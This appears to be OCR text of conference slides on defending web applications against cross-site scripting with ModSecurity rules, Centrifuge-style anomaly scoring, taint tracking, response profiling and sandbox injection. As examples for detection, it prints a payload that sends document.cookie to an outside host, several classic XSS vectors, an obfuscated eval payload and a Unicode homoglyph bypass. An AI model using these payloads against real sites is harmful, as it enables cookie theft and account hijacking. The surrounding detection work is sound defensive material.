WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}',setvar:'tx.%{tx.msg}-
WEB_ATTACK/CSRF-%{matched_var_name}=%{tx.0}'"
```

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WAF Defensive Strategy #2: Generic Attack Payload Detection

Generic Attack Payload Detection

- **Blacklist filtering approach to combating XSS is doomed to fail…**
  - Unlimited ways to write functionally equivalent code
- **Obfuscation methods, however, often have certain characteristics**
- **OWASP ModSecurity Core Rule Set**
  - Amount of different meta-characters
  - Repetitive use of non-word characters
- **PHPIDS Centrifuge Concepts**
  - Ratio
    - count of word characters, spaces, punctuation vs. non-word characters
    - Ratio of < 3.49 = Malicious
  - Normalization/Stripping
    - Remove of convert any word character and spaces including line breaks, tabs and carriage returns
    - Regex check in the default_filters.xml matches malicious result

Restricted Character Usage

```
SecRule ARGS "@pm ~ ` ! @ # $ % ^ & * ( ) - + = { } [ ] | : ;
\" ' < >" "phase:
2,t:none,nolog,pass,nolog,setvar:tx.restricted_char_payload=%
{matched_var}"

SecRule TX:RESTRICTED_CHAR_PAYLOAD "@contains ~" "phase:
2,t:none,pass,nolog,setvar:tx.restricted_char_count=+1"

SecRule TX:RESTRICTED_CHAR_PAYLOAD "@contains `" "phase:
2,t:none,pass,nolog,setvar:tx.restricted_char_count=+1"

SecRule TX:RESTRICTED_CHAR_PAYLOAD "@contains !" "phase:
2,t:none,pass,nolog,setvar:tx.restricted_char_count=+1"

--CUT--

SecRule TX:RESTRICTED_CHAR_COUNT "@ge 5" "phase:
2,t:none,block,nolog,auditlog,id:'960023',rev:'2.1.1',msg:'Res
tricted Character Anomaly Detection Alert - Total # of special
characters exceeded',logdata:'%
{matched_var}',setvar:tx.anomaly_score=+%
{tx.warning_anomaly_score}"
```

Repeated Non-Word Characters

```
SecRule ARGS "\W{4,}" "phase:
2,capture,t:none,block,nolog,auditlog,id:'960024',rev:'2.1.1',msg
:'Restricted Character Anomaly Detection Alert - Repetative Non-
Word Characters',logdata:'%{tx.0}',setvar:tx.anomaly_score=+%
{tx.warning_anomaly_score}"
```

ModSecurity CRS Demo Example

All Matched Rules Shown Below

–	Centrifuge Threshold Alert - Ratio Value is: %{tx.0} Matched ***2.15625*** at TX:ARGS:test_centrifuge_ratio
960023	Restricted Character Anomaly Detection Alert - Total # of special characters exceeded Matched **=** at TX:restricted_char_count
960024	Restricted Character Anomaly Detection Alert - Repetative Non-Word Characters Matched **/ $** at TX:ARGS:test_normalized
9000045	Detects basic SQL authentication bypass attempts 2/3 Matched ***":xx $x*** at TX:ARGS:test_normalized
9000067	Detects unknown attack vectors based on PHPIDS Centrifuge detection Matched ***((++::*** at TX:ARGS:test_centrifuge_converted

Debug Log View of Centrifuge Ratio

```
Starting Centrifuge..
Arg Name = ARGS:test and Arg Value = x=/x/
$x=!!1?\"ash\":xx                                    $x=!!1?\"ation.h\"+
$x:xx                                  $x=!!1?\"loc\"+$x:xx
x.x=\"\". eval,                                      x.x(x.x
($x)                                  ).
Strip Padding1 - name is: ARGS:test and value is: x=/x/  $x=!!1?\"ash
\":xx  $x=!!1?\"ation.h\"+$x:xx  $x=!!1?\"loc\"+$x:xx  x.x=\"\". eval,
x.x(x.x($x)  ).
Strip Padding2 - name is: ARGS:test and value is: x=/x/  $x=!!1?\"ash
\":xx  $x=!!1?\"ation.h\"+$x:xx  $x=!!1?\"loc\"+$x:xx  x.x=\"\". eval,
aaa$x)  ).
stripped_length is: 32.
overall_value is: x=/x/  $x=!1?\"aaa\"aaa$x=!1?\"aaa\"+$aaa$x=!1?\"aaa
\"+$aaa=\"\"aaa$x)  ).
overall_length is: 69.
Setting variable: tx.ARGS:test_centrifuge_ratio=2.15625
Set variable "tx.ARGS:test_centrifuge_ratio" to "2.15625".
Threshold is: 3.49 and Ratio Value is: 2.15625.
```

Debug Log View of Centrifuge Stripping

```
Unique/Sorted:  !"$()+,./1:=?\acehilnostvx.
Replace non-special chars: "$()+/=?\.
Normalize certain tokens: "$()++=?\.
Normalize certain tokens: "$()++=?\.
Normalize certain tokens: "$((++=?\.
Normalize certain tokens: "$((++::\.
Normalize certain tokens: ((++::.
Normalize certain tokens: ((++::.
Sorted: ((++::.
Setting variable: tx.ARGS:test_centrifuge_converted=((++::
Set variable "tx.ARGS:test_centrifuge_converted" to "((++::".
```

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WAF Defensive Strategy #3: Identifying Improper Output Handling Flaws

Dynamic Taint Propagation

Dynamic Taint Propagation

- **Follow untrusted data and see where it is misused**

1

Reflected XSS victim submits the malicious payload to the web application

```
…document.write('<img
src="http://teap.zzl.org/
teap.php?
data='+document.cookie+'"/>')…
```

```
<html><body>…document.write
(&#x27&lt;img
src=&quot;http:&#x2f&#x2fteap.
zzl.org&#x2fteap.php?
data=&#x27%2bdocument.cookie
%2b&#x27&quot;&#x2f&gt;&#x27)…
</body></html>
```

2

ModSecurity inspects inbound data looking for suspicious payloads (containing meta-characters

GO

Target Site

3

ModSecurity inspects outbound response body and does not find a match as the app applied output encoding/ escaping of user-supplied data


Dynamic Taint Propagation

- **Missing Output Encoding**

1 Reflected XSS victim submits the malicious payload to the web application

2 ModSecurity inspects inbound data looking for suspicious payloads (containing meta-characters


```
…document.write('<img
src="http://teap.zzl.org/
teap.php?
data='+document.cookie+'"/>')…
```




```
<html><body>…document.write
('<img src="http://
teap.zzl.org/teap.php?
data='+document.cookie+'"/>')…
</body></html>
```

3 ModSecurity inspects outbound response body and if suspicious inbound data is sent back out non-encoded, it can block the response


Reflected Output Handling Flaws



Reflected Application Defect Rule

```
SecRule ARGS "@pm < > ( ) \" ' ;" "chain,phase:
4,t:none,log,auditlog,deny,status:
403,id:'1',msg:'Potentially Malicious Meta-
Characters in User Data Not Properly Output
Encoded.',logdata:'%{tx.inbound_meta-
characters}'"
      SecRule MATCHED_VAR "^.{13,}$"
"chain,t:none,setvar:tx.inbound_meta-characters=
%{matched_var}"
            SecRule RESPONSE_BODY "@contains %
{tx.inbound_meta-characters}"
"ctl:auditLogParts=+E"
```

Stored Output Handling Flaws



Stored Application Defect Rule

```
SecAction "phase:1,nolog,pass,initcol:global=xss_list"

…Reflected XSS Rules Here…

SecRule GLOBAL:'/XSS_LIST_.*/' "@streq %{tx.inbound_meta-
characters}" "phase:4,t:none,nolog,pass,skip:1"
SecRule TX:INBOUND_META-CHARACTERS ".*" "phase:
4,t:none,nolog,pass,setvar:global.xss_list_%{time_epoch}=%
{matched_var}"

SecRule GLOBAL:'/XSS_LIST_.*/' "@within %{response_body}"
"phase:4,t:none,log,auditlog,pass,msg:'Potentially Malicious
Meta-Characters in User Data Not Properly Output
Encoded',tag:'WEB_ATTACK/XSS'"
```

Viewing Saved Global Data

```
# java -cp /root/org.jwall.tools.jar
org.jwall.tools.CollectionViewer /tmp/
Collection global, last read @ Wed Jan 05 02:01:18 EST 2011
Created at Wed Jan 05 01:42:16 EST 2011
global[xss_list].xss_list_1233816136 = <title>test</title>
global[xss_list].xss_list_1233817131 = <SCRIPT>alert
(String.fromCharCode(88,83,83))</SCRIPT>
global[xss_list].xss_list_1233817276 = <META HTTP-
EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert
('XSS');">
global[xss_list].xss_list_1233817198 = <BASE
HREF="javascript:alert('XSS');//">
global[xss_list].TIMEOUT = 3600
This collection expires in 59m 57.242s
```

Problem - Best-Fit Mappings

- **The premise is this: what should the application do if it receives non-ASCII Unicode characters?**
- **As you might expect, applications handle this situation differently.**
  - Some applications will actually perform different types of transliterations to find the ASCII character that "best-fits" the current character.
  - These are homoglyphs
- **ASP classic, for example, makes some of the following mappings**

```
〈(0x2329) ~= <(0x3c)
⟨(0x3008) ~= <(0x3c)
＜(0xff1c) ~= <(0x3c)
'(0x2b9) ~= '(0x27)
’(0x2bc) ~= '(0x27)
‘(0x2c8) ~= '(0x27)
'(0x2032) ~= '(0x27)
' (0xff07) ~= '(0x27)
```

Best-Fit Mappings

1. Inbound payload contains non-ASCII unicode characters – payload is not currently in an executable form for the browser

2. ASP Classic web application performs a best-fit mapping and changes some of the characters in the payload

〈script〉eval(' alert(”XSS”)') 〈/script〉

Target Site

```
<html><body>…<script>eval
('alert("XSS")')</script>…</
body></html>
```

3. ModSecurity inspects outbound response body ***does not find matching payloads*** as the inbound/outbound are different

4. Outbound payload has been changed into an executable form for the browser

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WAF Defensive Strategy #4: Application Response Profiling

Monitoring the number of scripts/iframes

Application Response Profiling

- **WAF application learning/profiling has historically been focused on inbound data**
- **There is a lot we can learn and detect simply by monitoring outbound data**
- **In order to identify successful XSS attacks (reflected and stored), we can monitor the # of expected scripts, iframes, images, etc… in responses**
- **Use the Lua API for accurate response body parsing and counting**

profile_page_scripts.lua

```
#!/opt/local/bin/lua

function main()
local response_body = m.getvar("RESPONSE_BODY", "none");

if response_body ~= "" then

  local _, nscripts = string.gsub(response_body, "<script", "");
  local _, niframes = string.gsub(response_body, "<iframe", "");
  local _, nlinks = string.gsub(response_body, "a href", "");
  local _, nimages = string.gsub(response_body, "<img", "");

  m.log(3, "niframes[" .. niframes .. "]");
  m.setvar("tx.niframes", niframes);
  m.log(3, "nscripts[" .. nscripts .. "]");
  m.setvar("tx.nscripts", nscripts);
  m.log(3, "nlinks[" .. nlinks .. "]");
  m.setvar("tx.nlinks", nlinks);
  m.log(3, "nimages[" .. nimages .. "]");
  m.setvar("tx.nimages", nimages);
   return nil;
end

  return nil;
end
```

Resource Profiling Rules

```
SecRuleScript profile_page_scripts.lua "phase:4,t:none,nolog,pass"

SecRule &RESOURCE:'/(niframes|nscripts|nlinks|nimages)/' "@eq 0"
"skipAfter:END_PAGE_PROFILE,phase:
4,t:none,nolog,pass,setvar:resource.niframes=%
{tx.niframes},setvar:resource.nscripts=%
{tx.nscripts},setvar:resource.nlinks=%
{tx.nlinks},setvar:resource.nimages=%{tx.nimages}"

SecRule TX:NIFRAMES "@eq %{resource.niframes}" "phase:
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1”
SecRule TX:NSCRIPTS "@eq %{resource.nscripts}" "phase:
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1”
SecRule TX:NLINKS "@eq %{resource.nlinks}" "phase:
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1”
SecRule TX:NIMAGES "@eq %{resource.nimages}" "phase:
4,t:none,nolog,pass,setvar:resource.profile_confidence_counter=+1"
```

Resource Profiling Rules

```
SecRule RESOURCE:PROFILE_CONFIDENCE_COUNTER "@lt 40" "phase:
4,t:none,nolog,pass,skipAfter:END_PAGE_PROFILE"


SecRule TX:NIFRAMES "!@eq %{resource.niframes}" "phase:4,t:none,block,msg:'Number of IFrames in
Page Have Changed.',logdata:'Previous #: %{resource.niframes} and Current #: %
{tx.niframes}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+%
{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-
PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}”

SecRule TX:NSCRIPTS "!@eq %{resource.nscripts}" "phase:4,t:none,block,msg:'Number of Scripts in
Page Have Changed.',logdata:'Previous #: %{resource.nscripts} and Current #: %
{tx.nscripts}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+%
{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-
PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}”

SecRule TX:NLINKS "!@eq %{resource.nlinks}" "phase:4,t:none,block,msg:'Number of Links in Page
Have Changed.',logdata:'Previous #: %{resource.nlinks} and Current #: %
{tx.nlinks}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+%
{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-
PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}”

SecRule TX:NIMAGES "!@eq %{resource.nimages}" "phase:4,t:none,block,msg:'Number of Images in Page
Have Changed.',logdata:'Previous #: %{resource.nimages} and Current #: %
{tx.nimages}',severity:'3',setvar:'tx.msg=%{rule.msg}',setvar:tx.outbound_anomaly_score=+%
{tx.error_anomaly_score},setvar:tx.anomaly_score=+{tx.error_anomaly_score},setvar:tx.%{rule.id}-
PROFILE/ANOMALY-%{matched_var_name}=%{tx.0}"


SecMarker END_PAGE_PROFILE
```

Resource Profile Anomaly Alert

```
Warning. Match of "eq %{resource.nscripts}" against "TX:nscripts"
required. [file "/usr/local/apache/conf/modsec_current/
base_rules/modsecurity_crs_15_customrules.conf"] [line "23"] [msg
"Number of Scripts in Page Have Changed."] [data "Previous #: 2
and Current #: 3"] [severity "ERROR"]
```

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WAF Defensive Strategy #5: JavaScript Sandbox Injection

ModSecurity's Content Injection Capabilities


ModSecurity's Content Injection

- **Since XSS is an attack against web browser interpreters, why not take this fight there?**
- **ModSecurity can prepend/append any code to outbound text responses**
  - By using prepend, we can ensure that our JavaScript code rule first
  - Now all we need is some JavaScript sandbox code to actually inject…
- **Active Content Signatures (ACS)**
  - Created by Eduardo Alberto Vela Nava (sirdarckat)
  - http://code.taobao.org/project/view/423/
  - Similar to Mozilla's Content Security Policy (CSP) except cross-platform
  - JS sandbox with whitelisting/blacklisting capabilities
  - Recent updates include modularity – could swap in Google's CAJA html sanitizer code
  - http://code.google.com/p/google-caja/

